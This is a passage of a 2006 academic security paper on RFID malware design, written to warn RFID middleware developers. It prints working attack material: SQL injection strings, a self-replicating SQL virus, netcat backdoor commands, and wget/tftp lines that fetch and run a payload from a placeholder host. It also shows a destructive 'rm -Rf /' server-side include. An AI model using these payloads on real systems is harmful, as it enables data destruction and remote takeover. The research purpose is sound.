Available online at www.sciencedirect.com
ScienceDirect
Pervasive and Mobile Computing 2 (2006) 405–426
pervasive and mobile computing
www.elsevier.com/locate/pmc

RFID malware: Design principles and examples☆

Melanie R. Rieback[a,*], Patrick N.D. Simpson[a], Bruno Crispo[a,b], Andrew S. Tanenbaum[a]

[a] *Department of Computer Science, Vrije Universiteit, De Boelelaan 1081a, 1081 HV, Amsterdam, Netherlands*
[b] *Department of Information and Communication Technology, University of Trento, Via Sommarive, 14, 38050, Trento, Italy*

Received 1 February 2006; received in revised form 5 June 2006; accepted 26 July 2006
Available online 6 October 2006

Abstract

This paper explores the concept of malware for Radio Frequency Identification (RFID) systems — including RFID exploits, RFID worms, and RFID viruses. We present RFID malware design principles together with concrete examples; the highlight is a fully illustrated example of a self-replicating RFID virus. The various RFID malware approaches are then analyzed for their effectiveness across a range of target platforms. This paper concludes by warning RFID middleware developers to build appropriate checks into their RFID middleware *before* it achieves wide-scale deployment in the real world.

Keywords: Radio Frequency Identification; RFID; Security; Malware; Exploit; Worm; Virus

1. Introduction

Radio Frequency Identification (RFID) is a contactless identification technology that promises to revolutionize our supply chains and customize our homes and office. By

☆ This is an extended version of the paper Is Your Cat Infected with a Computer Virus? Presented at IEEE PerCom in March 2006.

* Corresponding author. Tel.: +31 205987874; fax: +31 205987653.
E-mail address: melanie@cs.vu.nl (M.R. Rieback).

1574-1192/$ - see front matter
doi:10.1016/j.pmcj.2006.07.008

leveraging low-cost RFID tags, often containing <1–2 kb of memory, proponents of RFID technology aim to create an "Internet of Things"; however these well-meaning experts should be careful what they wish for. While modern RFID deployments are usually small and located in benevolent environments, the Internet is vast and unmanageable, bringing together commercial interests, inexperienced users, and computer hackers. Furthermore, by bringing the Internet to the "things", RFID tags could inadvertently extend digital mayhem into the physical world.

This paper will demonstrate that the security breaches that RFID deployers dread most — RFID malware, RFID worms, and RFID viruses — are right around the corner. RFID attacks are currently conceived as properly formatted but fake RFID data; however no one expects an RFID tag to send a SQL injection attack or a buffer overflow. Unfortunately, the trust that RFID tag data receives is unfounded. To prove our point, this paper will describe the basic design principles of RFID malware. We will provide concrete examples for several target platforms, featuring a fully illustrated specimen of a self-replicating RFID virus. Our main intention behind this paper is to encourage RFID middleware designers to adopt safe programming practices.

1.1. Introduction to RFID

Radio Frequency Identification (RFID) is the quintessential Pervasive Computing technology. Touted as the replacement for traditional barcodes, RFID's wireless identification capabilities promise to revolutionize our industrial, commercial, and medical experiences. The heart of the utility is that RFID makes gathering information about physical objects easy. Information about RFID-tagged objects can be transmitted for multiple objects simultaneously, through physical barriers, and from a distance. In line with Mark Weiser's concept of "ubiquitous computing" [1], RFID tags could turn our interactions with computing infrastructure into something subconscious and sublime.

This promise has led investors, inventors, and manufacturers to adopt RFID technology for a wide array of applications. RFID tags could help combat the counterfeiting of goods like designer sneakers, pharmaceutical drugs, and money. RFID-based automatic checkout systems might tally up and pay our bills at supermarkets, gas stations, and highways. We reaffirm our position as "top of the food chain" by RFID tagging cows, pigs, birds, and fish, thus enabling fine-grained quality control and infectious animal disease tracking. RFID technology also manages our supply chains, mediates our access to buildings, tracks our kids, and defends against grave robbers [2]. The family dog and cat even have RFID pet identification chips implanted in them; given the trend towards subdermal RFID use, their owner will be next in line.

1.2. Well-known RFID threats

This pervasive computing utopia also has its dark side. RFID automates information collection about individuals' locations and actions, and this data could be abused by hackers, retailers, and even the government. There are a number of well-established RFID security and privacy threats.

(1) *Sniffing.* RFID tags are designed to be read by any compliant reading device. Tag reading may happen without the knowledge of the tag bearer, and it may also happen at large distances. One recent controversy highlighting this issue concerned the "skimming" of digital passports (a.k.a. Machine Readable Travel Documents [3]).
(2) *Tracking.* RFID readers in strategic locations can record sightings of unique tag identifiers (or "constellations" of non-unique tag IDs), which are then associated with personal identities. The problem arises when individuals are tracked involuntarily. Subjects may be conscious of the unwanted tracking (i.e. school kids, senior citizens, and company employees), but that is not always necessarily the case.
(3) *Spoofing.* Attackers can create "authentic" RFID tags by writing properly formatted tag data on blank or rewritable RFID transponders. One notable spoofing attack was performed recently by researchers from Johns Hopkins University and RSA Security [4]. The researchers cloned an RFID transponder, using a sniffed (and decrypted) identifier, that they used to buy gasoline and unlock an RFID-based car immobilization system.
(4) *Replay attacks.* Attackers can intercept and retransmit RFID queries using RFID relay devices [5]. These retransmissions can fool digital passport readers, contactless payment systems, and building access control stations. Fortunately, implementing authentication protocols between the RFID tags and back-end middleware improves the situation.
(5) *Denial of service.* Denial of Service (DoS) is when RFID systems are prevented from functioning properly. Tag reading can be hindered by Faraday cages or "signal jamming", both of which prevent radio waves from reaching RFID-tagged objects. DoS can be disastrous in some situations, such as when trying to read medical data from VeriMed subdermal RFID chips in the trauma ward at the hospital.

This list of categories represents the current state of "common knowledge" regarding security and privacy threats to RFID systems. This paper will (unfortunately) add a new category of threat to this list. All of the previously discussed threats relate to the high-level misuse of properly formatted RFID data, while the RFID malware described in this paper concerns the low-level misuse of improperly formatted RFID tag data.

2. Enabling factors for RFID malware

RFID malware is a Pandora's box that has been gathering dust in the corner of our "smart" warehouses and homes. While the idea of RFID viruses has surely crossed people's minds, the desire to see RFID technology succeed has suppressed any serious consideration of the concept. Furthermore, RFID exploits have not yet appeared "in the wild" so people conveniently figure that the power constraints faced by RFID tags make RFID installations invulnerable to such attacks.

Unfortunately, this viewpoint is nothing more than a product of our wishful thinking. RFID installations have a number of characteristics that make them outstanding candidates for exploitation by malware:

(1) *Lots of source code.* RFID tags have power constraints that inherently limit complexity, but the back-end RFID middleware systems may contain hundreds of thousands, if not

millions, of lines of source code. If the number of software bugs averages between 6 and 16 per 1,000 lines of code [6], RFID middleware is likely to have lots of exploitable holes. In contrast, smaller "home-grown" RFID middleware systems will probably have fewer lines of code, but they will also most likely suffer from insufficient testing.

(2) *Generic protocols and facilities.* Building on existing Internet infrastructure is a scalable, cost-effective way to develop RFID middleware. However, adopting Internet protocols also causes RFID middleware to inherit additional baggage, like well-known security vulnerabilities. The EPCglobal network exemplifies this trend, by adopting the Domain Name System (DNS), Uniform Resource Identifiers (URIs), and Extensible Markup Language (XML).

(3) *Back-end databases.* The essence of RFID is automated data collection. However, the collected tag data must be stored and queried, to fulfill larger application purposes. Databases are thus a critical part of most RFID systems — a fact which is underscored by the involvement of traditional database vendors like SAP and Oracle with commercial RFID middleware development. The bad news is that databases are also susceptible to security breaches. Worse yet, they even have their own unique classes of attacks.

(4) *High-value data.* RFID systems are an attractive target for computer criminals. RFID data may have a financial or personal character, and it is sometimes even important for national security (i.e. the data on digital passports). Making the situation worse, RFID malware could conceivably cause more damage than normal computer-based malware. This is because RFID malware has real-world side effects: besides harming back-end IT systems, it is also likely to harm tagged real-world objects.

(5) *False sense of security.* The majority of hack attacks exploit easy targets, and RFID systems are likely to be vulnerable because nobody expects RFID malware (yet); especially not in offline RFID systems. RFID middleware developers need to take measures to secure their systems (see Section 6), and we hope that this article will prompt them to do that.

3. RFID malware overview

This section will introduce the three main types of RFID malware: RFID exploits, RFID worms, and RFID viruses.

3.1. RFID exploits

RFID tags can directly exploit back-end RFID middleware. Skeptics might ask, "RFID tags are so resource limited that they cannot even protect themselves (i.e. with cryptography) — so how could they ever launch an attack?" The truth, however, is that RFID middleware exploitation requires more ingenuity than resources. The manipulation of less than 1 kb of on-tag RFID data can exploit security holes in RFID middleware, subverting its security, and perhaps even compromising the entire computer, or the entire network!

When an RFID reader scans a tag, it expects to receive information in a predetermined format. However, an attacker could write carefully crafted data on a RFID tag, that is

so unexpected that its processing corrupts the reader's back-end software. RFID exploits target specific system components, like databases, web interfaces, and glue-code (i.e. RFID reader APIs) using a host of hacking tools that include buffer overflows, code insertion, and SQL injection attacks. Malicious figures can conduct these attacks using low-cost RFID tags, contactless smart cards (more storage space allows more complex attacks), or resource rich RFID tag simulating devices (which are fully fledged computers).

3.2. RFID worms

A worm is a program that self-propagates across a network, exploiting security flaws in widely used services. A worm is distinguishable from a virus in that a worm does not require any user activity to propagate [7]. Worms usually have a "payload", which performs activities ranging from deleting files, to sending information via email, to installing software patches. One of the most common payloads for a worm is to install a "backdoor" in the infected computer, which grants hackers easy return access to that computer system in the future.

An RFID worm propagates by exploiting security flaws in online RFID services. RFID worms do not necessarily require users to do anything (like scanning RFID tags) to propagate, although they will also happily spread via RFID tags, if given the opportunity.

3.3. RFID viruses

While RFID worms rely upon the presence of a network connection, a truly self-replicating RFID virus is fully self-sufficient; only an infected RFID tag is required to spread the viral attack.

Here are a few examples of how RFID viruses might spread:

(1) A prankster creates an RFID tag with a virus and injects it into a cat or puts it under the cat's collar. He then goes to a vet (or to the ASPCA) claiming that he has found a stray cat, and asks for a cat scan. Bingo the database is infected. Since the vet or ASPCA uses this database when creating RFID tags for newly found animals, these new tags may also be infected. When these tags are later scanned for whatever reason, that database is infected, and so on. Unlike a biological virus, which jumps from animal to animal, the RFID virus spreads by jumping from animal to database to animal. The same transmission mechanism that applies to pets also applies to RFID-tagged livestock (or Verichip-tagged clubgoers in Barcelona).

(2) Some airports expedite baggage handling by using RFID tags in the labels attached to suitcases. Now consider a malicious traveler who places an infected RFID tag on a suitcase and checks it in. When the baggage-handling system's RFID reader scans the suitcase at a Y-junction in the conveyor-belt system to determine where to route it, the tag responds with a virus that infects the airport's baggage database. As a consequence, all RFID tags produced as new passengers check in later in the day may also be infected. If any of these infected bags transit a hub, they will be rescanned there, thus infecting a different airport. Within a day, hundreds of airport databases could be infected. But merely infecting other tags is the most benign case; an RFID virus could also carry a payload that inflicts further damage to the database, such as helping smugglers or terrorists hide their baggage from airline and government officials.



Fig. 1. RFID malware test platform.

4. RFID malware design principles

This section will illustrate the design principles of RFID malware, presenting the infection mechanisms and payloads that can target typically architected RFID middleware systems.

4.1. RFID middleware architecture

Real-life RFID deployments employ a wide variety of physically distributed RFID readers, access gateways, management interfaces, and databases. To imitate this architecture, we created a modular test platform, that is illustrated in Fig. 1, which we have used to successfully attack multiple databases.

Our RFID Reader Interface consists of a Philips MIFARE/I.Code RFID reader, running on Windows XP. The RFID Reader Interface communicates with both ISO-15693 compatible Philips I.Code SLI tags and Philips MIFARE contactless smart cards. The WWW-based Management Interface runs Apache, Perl, and PHP, and the DB Gateway connects to the MySQL, Postgres, Oracle, and SQL Server databases.

4.2. RFID exploits

This section will describe some of ways that RFID malware can exploit RFID middleware systems.

4.2.1. SQL injection

SQL injection is a type of traditional “hacking” attack that tricks a database into running SQL code that was not intended. Attackers have several objectives with SQL injection.

Fig. 2. The world's first virally infected RFID tag.

First, they might want to "enumerate" (map out) the database structure. Then, the attackers might want to retrieve unauthorized data, or make equally unauthorized modifications or deletions.

RFID tag data storage limitations are not necessarily a problem for SQL injection attacks because it is possible to do quite a lot of harm in a very small amount of SQL [8]. For example, the injected command:

```
;shutdown--
```

will shut down a SQL server instance, using only 11 characters of input. Another nasty command is:

```
drop table <tablename>
```

which will delete the specified database table. Many databases also support IF/THEN constructs, which could destroy the database at a predetermined time, thus allowing the virus to first spread to other databases. RFID-based exploits can even "steal" data from the database by copying it back to the offending RFID tag using an embedded SELECT query.

Databases also sometimes allow DB administrators to execute system commands. For example, Microsoft SQL Server executes commands using the 'xp_cmdshell' stored procedure. The attacker might use this to compromise the computer system, by emailing the system's shadow password file to a certain location. Just as with standard SQL injection attacks, if the DB is running as root, infected RFID tags could compromise an entire computer, or even the entire network! (See Fig. 2.)

4.2.2. Code insertion

Besides targeting databases, RFID malware can also target web-based components, like remote management interfaces or web-based database front-ends (like Oracle iSQL*Plus). Malicious code can be injected into an application by an attacker, using any number of scripting languages including VBScript, CGI, Java, Javascript, PHP, and Perl. HTML insertion and Cross-Site Scripting (XSS) are common kinds of code insertion, and one

telltale sign of these attacks is the presence of the following special characters in input data:

```
< > " ' % ; ) ( & + -
```

To perform code insertion attacks, hackers usually first craft malicious URLs, followed by "social engineering" efforts to trick users into clicking on them [9]. When activated, these scripts will execute attacks ranging from cookie stealing, to WWW session hijacking, to even exploiting web browser vulnerabilities in an attempt to compromise the entire computer.

RFID tags with data written in a scripting language can perform code insertion attacks on back-end RFID middleware systems. If the RFID applications use web protocols to query back-end databases (as EPCglobal does), there is a chance that RFID middleware clients can interpret the scripting languages. If this is the case, then RFID middleware will be susceptible to the same code insertion problems as web browsers.

Client-side scripting exploits generally have limited consequences because web browsers have limited access to the host. However, an RFID-based Javascript exploit could still compromise a machine by directing the client's browser to a page containing malicious content, like an image containing the recently discovered WMF-bug [10]:

```
document.location='http://%ip%/exploit.wmf';
```

Server-side scripting, on the other hand, has obvious far-reaching consequences; it can execute payloads with the web server's permissions. Server-Side Includes (SSIs) can execute system commands like:

```
<!--#exec cmd=''rm -Rf /''-->
```

These scripting-language payloads are activated when they are viewed by a web client (i.e. the WWW Management Interface).

4.2.3. Buffer overflows

Buffer overflows are among the most common sources of security vulnerabilities in software. Found in both legacy and modern software, buffer overflows cost the software industry hundreds of millions of dollars per year. Buffer overflows have also played a prominent part in events of hacker legend and lore, including the Morris (1988), Code Red (2001), and SQL Slammer (2003) worms.

Buffer overflows usually arise as a consequence of the improper use of languages such as C or C++ that are not "memory-safe". Functions without bounds checking (strcpy, strlen, strcat, sprintf, gets), functions with null termination problems (strncpy, snprintf, strncat), and user-created functions with pointer bugs are notorious buffer overflow enablers [11].

The life of a buffer overflow begins when an attacker inputs data either directly (i.e. via user input) or indirectly (i.e. via environment variables). This input data is deliberately longer than the allocated end of a buffer in memory, so it overwrites whatever else happened to be there. Program control data (e.g. function return addresses) is often located in the memory areas adjacent to data buffers.

When a function's return address is overwritten, the program jumps to the wrong address upon returning. The attacker can then craft data such that the return address points to the

Table 1
RFID buffer overflow: Inserting custom code by overflowing a 256 byte buffer

Offset	Hex	ASCII
00	6154 6749 643D 2730 3132 3334 3536 3738	TagID='012345678
10	3941 4243 4445 4627 00?? ???? ???? ????	9ABCDEF'.....
	enough data to fill up buffer, 192 bytes in this case	
E0	???? E0F4 1200 68EB F412 00E8 DD9E AC77	.....
F0	??73 6865 6C6C 2063 6F6D 6D61 6E64 7300	.shell commands\0

Offset	Hex	Description
E2	E0F4 1200	Return address. This is the current address +4, as we want to jump into the stack.
E6	68EB F412 00	Push 0x0012F4EB. This pushes the string starting at offset F0+2 onto the stack.
EB	E8 DD9E AC77	Call relative address 0x77AC9EDD, in this case the system function in msvcrt.dll, which implements the C-runtime.
F0	??	The contents of this byte are overwritten when the system function is invoked, so it should not contain any useful data.
F0+2	shell commands\0	The string that is passed to the system function. This string may extend until the end of the tag, as long as the 0-byte is present.

data that caused the overflow in the first place, thus executing this code (either existing or customized shellcode).

Table 1 illustrates a real-life buffer overflow example, that was implemented using a 2 kb Texas Instruments ISO-15693 compliant RFID tag.

In this example, the RFID middleware developer expects to receive 128 bytes (1k bits) from an RFID tag. The data is inserted into the following SQL query: UPDATE ContainerContents SET OldContents = '< tag.data >' WHERE TagId = '< tag.id >'. As the tag data is at most 128 bytes and the tag id is as most 16 bytes, the programmer allocates a buffer of 256 bytes on the stack, which should be large enough to contain the query. However, an attacker shows up with a compatible 2 kb RFID tag, instead of the expected 1 kb RFID tag. The 256 byte buffer is already partially filled by the SQL query, so the data from the 2k tag proves sufficient to overflow the buffer and execute shell commands using the Microsoft C system() function, as demonstrated above.

4.2.3.1. Payloads. RFID buffer overflows can inject a variety of platform dependent shell-command payloads. Apart from obvious commands like *rm*, buffer-overflow injected system commands like *netcat* can be used to create backdoors. *netcat* listens on a TCP-port and prints the data that is received. This data can be passed to an instance of the shell, which causes commands to be executed, as demonstrated in the following example:

```
netcat -lp1234|sh
```

Another useful system utility is *screen*. This creates an instance of the shell and detaches it from its terminal, so that it runs as a daemon process. By combining this with the ability to execute remote shell commands, an attacker can construct a more advanced backdoor:

```
screen -dmS t bash -c''while [ true ]; do netcat
```

```
-lp1234|sh;done''
```

This command runs in an infinite loop, which allows the attacker to connect to the backdoor multiple times. Another favorite is the *wget* utility, which downloads files from a web server or ftp server and stores them on the local filesystem. This utility can be leveraged to download and execute programs written by the attacker:

```
wget http://ip/myexploit -O /tmp/myexploit;
chmod +x /tmp/myexploit; /tmp/myexploit
```

On Windows systems, *ftp* can be similarly used:

```
(echo anonymous & echo BIN & echo GET myexploit.exe &
echo quit) > ftp.txt & ftp -s:ftp.txt ip & myexploit
```

And so can *tftp* (with fewer characters):

```
tftp -i ip GET myexploit.exe & myexploit
```

4.3. RFID worms

The RFID worm infection process begins when hackers (or infected machines) first discover RFID middleware servers to infect over the Internet. They use network-based exploits as a "carrier mechanism" to transmit themselves onto the target. One example is attacks against EPCglobal's Object Naming Service (ONS) servers, which are susceptible to several common DNS attacks. (See [12] for more details.) These attacks can be automated, providing the propagation mechanism for an RFID worm.

RFID worms can also propagate via RFID tags. Worm-infected RFID middleware can "infect" RFID tags by overwriting their data with an on-tag exploit. This exploit causes new RFID middleware servers to download and execute a malicious file from a remote location. This file would then infect the RFID middleware server in the same manner as standard computer malware, thus launching a new instance of the RFID worm.

Here is an example of a SQL injection-based RFID worm payload, that exploits Microsoft SQL Server:

```
; EXEC Master..xp_cmdshell 'tftp -i %ip% GET myexploit.exe
& myexploit' --
```

This payload causes SQL Server to execute a system command that uses tftp (on Windows) to download and execute foreign malware.

In a similar vein, the following web-based RFID worm payload exploits the management interface, to self-replicate via server-side scripting:

```
<!--#exec cmd=''wget http://%ip%/myexploit -O /tmp/myexploit;
chmod +x /tmp/myexploit; /tmp/myexploit'' -->
```

RFID-based buffer overflows, as described earlier, can also exhibit worm-like behavior; they can leverage custom shellcode to download and execute malware from a foreign location.

4.4. RFID viruses

This section will explain how to create a fully self-sufficient RFID virus; only an infected RFID tag is necessary to spread the viral attack.

Table 2
NewContainerContents table

TagID	ContainerContents
123	Apples
234	Pears

4.4.1. Application scenario

We will start off our RFID virus discussion by introducing a hypothetical but realistic application scenario:

A supermarket distribution center employs a warehouse automation system with reusable RFID-tagged containers. Typical system operation is as follows: A pallet of containers containing a raw product (i.e. fresh produce) passes by an RFID reader upon arrival in the distribution center. The reader identifies and displays the products' serial numbers, and it forwards the information to a corporate database. The containers are then emptied, washed, and refilled with a packaged version of the same (or perhaps a different) product. An RFID reader then updates the container's RFID tag data to reflect the new cargo, and the refilled container is sent off to a local supermarket branch.

The RFID middleware architecture for this system is not very complicated. The RFID system has several RFID readers at the front-end, and a database at the back-end. The RFID tags on the containers are read/write, and their data describes the cargo that is stored in the container. The back-end RFID database also stores information about the incoming and outgoing containers' cargo. For the sake of our discussion, let us say that the back-end database contains a table called NewContainerContents (see Table 2).

This particular table lists the cargo contents for refilled containers. According to the table, the container with RFID tag #123 will be refilled with apples, and the container with RFID tag #234 will be refilled with pears.

4.4.2. Viral self-replication

One day a container arrives in the supermarket distribution center that is carrying a surprising payload. The container's RFID tag is infected with a computer virus. This particular RFID virus uses SQL injection to attack the back-end RFID middleware systems:

```
Contents=Raspberries;UPDATE NewContainerContents SET
ContainerContents = ContainerContents || ‘‘;[SQL Injection]’’;
```

The SQL injection attack is located after the semicolon. When executed, the SQL injection code concatenates the data of column 'ContainerContents' in table 'NewContainerContents' with the complete SQL injection code.

The virus spreads as follows: When a new container arrives, the infected RFID tag is read by the RFID system. While reading the tag "data", the SQL injection code is unintentionally executed by the back-end middleware database. The SQL injection code is thus appended to the content descriptions of the containers being refilled. The data management system then proceeds to write these values into the data section of newly arrived (non-infected) RFID tags, after their respective containers' cargo is unpacked and refilled. The now-infected RFID-tagged containers are then sent on their way. The newly

infected tags then infect other establishments' RFID middleware, for those locations that happen to be running the same RFID middleware system. These RFID systems then infect other RFID tags, which infect other RFID systems, etc.

This all sounds good in theory, but the SQL injection part remains to be filled in. Drawing from our previous formulation:

```
[SQL Injection] = UPDATE NewContainerContents SET
ContainerContents = ContainerContents || ``;[SQL Injection]'';
```

4.4.3. Self-referential commands

This SQL injection statement is self-referential, and we need a way to get around this. Most databases have a command that will list the currently executing queries. This can be leveraged to fill in the self-referential part of the RFID virus. For example, this is such a command in Oracle:

```
SELECT SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,'``')>0;
```

There are similar commands in Postgres, MySQL, Sybase, and other database programs. Filling in the "get current query" command, our total RFID viral code now looks like[1]:

```
Contents=Raspberries;
UPDATE NewContainerContents SET ContainerContents=
ContainerContents || ';' || CHR(10) || (SELECT SQL_TEXT
FROM v$sql WHERE INSTR(SQL_TEXT,'``')>0);
```

The self-reproductive capabilities of this RFID virus are now complete.

4.4.4. Quines

An alternative manner of RFID viral self-reproduction is to use a SQL quine. A quine is a program that prints its own source code. Douglas R. Hofstadter coined the term 'quine' in his book 'Godel, Escher, Bach' [13], in honor of Willard van Orman Quine who first introduced the concept. A few basic principles apply when trying to write self-reproducing code. The most important principle is that quines consist of a "code" and "data" portion. The data portion represents the textual form of the quine. The code uses the data to print the code, and then uses the data to print the data. Hofstadter clarifies this by making the following analogy to cellular biology: the "code" of a quine is like a cell, and the "data" is the cell's DNA. The DNA contains all of the necessary information for cell replication. However, when a cell uses the DNA to create a new cell, it also replicates the DNA itself.

Now that we understand what a quine is, we want to write one in SQL. Here is one example of a SQL quine (PostgreSQL) [14]:

```
SELECT substr(source,1,93) || chr(39) || source || chr(39)
|| substr(source,94) FROM (SELECT 'SELECT substr(source,1,93)
|| chr(39) || source || chr(39) || substr(source,94) FROM
(SELECT ::text as source) q;'::text as source) q;
```

This SQL quine simply reproduces itself — and does nothing more.

[1] This RFID virus is specifically written to work with Oracle SQL*Plus. The CHR(10) is a linefeed, required for the query to execute properly.

4.4.5. Adding payloads as introns

Self-replicating SQL code is purely a mental exercise until it does something functional. We would like to add viral "payloads" to the SQL quine, but we do not want to harm its self-reproductive ability. To achieve this, we can use "introns" which are pieces of quine data that are not used to output the quine code, but that are still copied when the data is written to the output. The term "intron" is a continuation of Hofstadter's analogy, who compared non-essential quine data with the portions of DNA that are not used to produce proteins. A quine's introns are reproduced along with a quine, but they are not necessary to the self-reproducing ability of the quine. Therefore, an intron can be modified without a reproductive penalty; making introns the perfect place to put RFID viral payloads.

Here is an example of a quine RFID virus, that exploits MySQL:

```
%content%' WHERE TagId='%id%'; SET @a='UPDATE
ContainerContents SET NewContents=concat(\'%content%\\\'
  WHERE TagId=\\\'%id%\\\'; SET @a=\', QUOTE(@a),\'; \',
@a); %payload%; --'; UPDATE ContainerContents SET
NewContents=concat('%content%\' WHERE TagId=\'%id%\';
SET @a=', QUOTE(@a), '; ', @a); %payload%; --
```

This quine RFID virus stores its source code using DB variables. However, not every database provides variables; for example, a quine virus targeting PostgreSQL must use DB functions to store its code instead.

We have written RFID quine viruses that successfully infect MySQL, SQL Server, PostgreSQL, and Oracle iSQL*Plus. Prerequisites for quine viruses to work include: multiple SQL query execution, the ability to use comments, and not escaping special characters. Quine viruses also support payloads such as client- and server-side scripting, and system commands. The disadvantage of quine viruses is their large size; they usually require contactless smart cards, as opposed to the cheaper (< 1024 bits) RFID tags. (For reference, the quine RFID virus just demonstrated has 307 characters, requiring 2194 bits of RFID data storage.)

4.4.6. Polymorphic RFID viruses

A polymorphic virus is a virus that changes its binary signature every time it replicates, hindering detection by antivirus programs.

We can use "multiquines" to create polymorphic RFID viruses. A multiquine is a set of programs that print their own source code, unless given particular inputs, which cause the programs to print the code of another program in the set [15]. Multiquines work using introns; the intron of a first program represents the code of a second program, and the intron of the second program represents the code of the first. Multiquine polymorphic RFID viruses work in the same way: when the virus is passed a particular parameter, it produces a representation of the second virus; and vice versa. The varying parameter could be a timestamp, or some quality of the RFID back-end database that is currently being infected.

To make the virus truly undetectable by antiviral signature matching, encryption would also be necessary to obscure the RFID virus's code portion. Amazingly enough, David Madore has already demonstrated this possibility — he wrote a quine (in C) that stores

its own code enciphered with the blowfish cryptographic algorithm in its data [15]. Unfortunately, this quine is sufficiently large that it no longer reasonably fits on a contactless smart card. However, it does serve as a remarkable example of what can be achieved using a hearty dose of brain-power and fully self-reproducing code!

4.4.7. Optimizations

The RFID viruses just described have considerable room for improvement. This section will introduce optimizations for increasing viral stealth and generality.

4.4.7.1. Increased stealth. The RFID viruses are not very stealthy. The SQL injection attack makes obvious changes to the database tables, which can be casually spotted by a database administrator.

To solve this problem, RFID viruses can hide the modifications they make. For example, the SQL injection payload could create and use stored procedures to infect RFID tags, while leaving the database tables unmodified. Since DB administrators do not examine stored procedure code as frequently as they examine table data, it is likely to take them longer to notice the infection. However, the disadvantage of using stored procedures is that each brand of database has its own built-in programming language. So the resulting virus will be reasonably database-specific.

On the other hand, stealth might not even be that important for RFID viruses. A database administrator might spot and fix the viral infection, but the damage has already been done if even a single infected RFID-tagged container has left the premises.

4.4.7.2. Increased generality. Another problem with our RFID viruses is that they rely upon a certain underlying database structure, thus limiting the virus's reproductive ability to a specific middleware configuration. An improvement would be to create a more generic viral reproductive mechanism, which can potentially infect a wider variety of RFID deployments.

One way to create a more generic RFID virus is to eliminate the name of the table and columns from the reproductive mechanism. The SQL injection attack could instead append data to the multiple tables and columns that happen to be present. The downside of this approach is that it is difficult to control — if data is accidentally appended to the TagID column, the virus will not even reproduce any longer.

5. Detailed example: Oracle/SSI virus

Yogi Berra once said, "In theory there is no difference between theory and practice. In practice there is." For that reason, we have implemented our RFID malware ideas, to test them for their real-world applicability.

This section will give a detailed description of an RFID virus implementation that specifically targets Oracle and Apache Server-Side Includes (SSIs). This RFID virus combines self-replication with a malicious payload, and the virus leverages both SQL and script injection attacks. It is also small enough to fit on a low-cost RFID tag, with only 127 characters.

Table 3
ContainerContents table

TagID	OldContents	NewContents
123	Apples	Oranges
234	Pears	

5.1. Back-end architecture

For the back-end architecture, we used our modular test platform, that was earlier described in Fig. 1. To test Oracle-specific viral functionality, we used a Windows machine running the Oracle 10g database alongside a Philips I.Code/MIFARE RFID reader (with I.Code SLI tags). We also used a Linux machine running the Management Interface (PHP on Apache) and the DB Gateway (CGI executable w/ OCI library, version 10).

A virus is meaningless without a target application, so we chose to continue the supermarket distribution center scenario from Section 4.4. Our Oracle database is thus configured as follows:

```
CREATE TABLE ContainerContents (
    TagID           VARCHAR(16),
    OldContents     VARCHAR(128),
    NewContents     VARCHAR(128)
);
```

As before, the TagID is the 8-byte RFID tag UID (hex-encoded), and the OldContents column represents the "known" contents of the container, containing the last data value read from the RFID tag. Additionally, the NewContents column represents the refilled cargo contents that still need to be written to the RFID tag. If no update is available, this column will be NULL, and RFID tag data will not be rewritten. A typical view of the ContainerContents is provided in Table 3.

5.2. The virus

The following Oracle/SSI virus uses SQL injection to infect the database:

```
Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127)FROM
v$sql WHERE INSTR(SQL_TEXT,' <!--#exec cmd=``netcat
-lp1234|sh''-->')>0)--
```

Self-replication works in a similar fashion to what was demonstrated earlier, by utilizing the currently executing query:

```
SELECT SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE INSTR(
SQL_TEXT,...payload...)> 0)
```

However, this virus also has a bonus compared to the previous one — it has a payload.

```
< !--#exec cmd=``netcat -lp1234|sh''-->
```

When this Server-Side Include (SSI) is activated by the Management Interface, it executes the system command 'netcat', which opens a backdoor. The backdoor is a remote command shell on port 1234, which lasts for the duration of the SSI execution.

Table 4
Infected ContainerContents table

TagID	OldContents	NewContents
123	Apples	Apples',NewContents=(select SUBSTR (SQL_TEXT,43,127) FROM v$sql WHERE INSTR(SQL_TEXT,' <!- -#exec cmd="netcat -lp1234| sh"- ->')>0)- -
234	Apples	Apples',NewContents=(select SUBSTR (SQL_TEXT,43,127) FROM v$sql WHERE INSTR (SQL_TEXT,'<!- -#exec cmd="netcat -lp1234|sh"- ->') >0)- -

5.3. Database infection

When an RFID tag (infected or non-infected) arrives, the RFID Reader Interface reads the tag's ID and data, and these values are stored appropriately. The RFID Reader Interface then constructs queries, which are sent to the Oracle DB via the OCI library. The OldContents column is updated with the newly read tag data, using the following query:

```
UPDATE ContainerContents SET OldContents='tag.data' WHERE
TagId='tag.id';
```

Unexpectedly, the virus exploits the UPDATE query:

```
UPDATE ContainerContents SET OldContents='Apples',
NewContents=(select SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE
INSTR(SQL_TEXT,'<!--#exec cmd='' netcat -lp1234|sh''--> ')> 0)
--'WHERE TagId='123'
```

This results in two changes to the DB: the OldContents column is overwritten with 'Apples', and the NewContents column is overwritten with a copy of the virus. Because the two dashes at the end of the virus comment out the original WHERE clause, these changes occur in every row of the database. Table 4 illustrates what the database table now looks like.

5.4. Payload activation

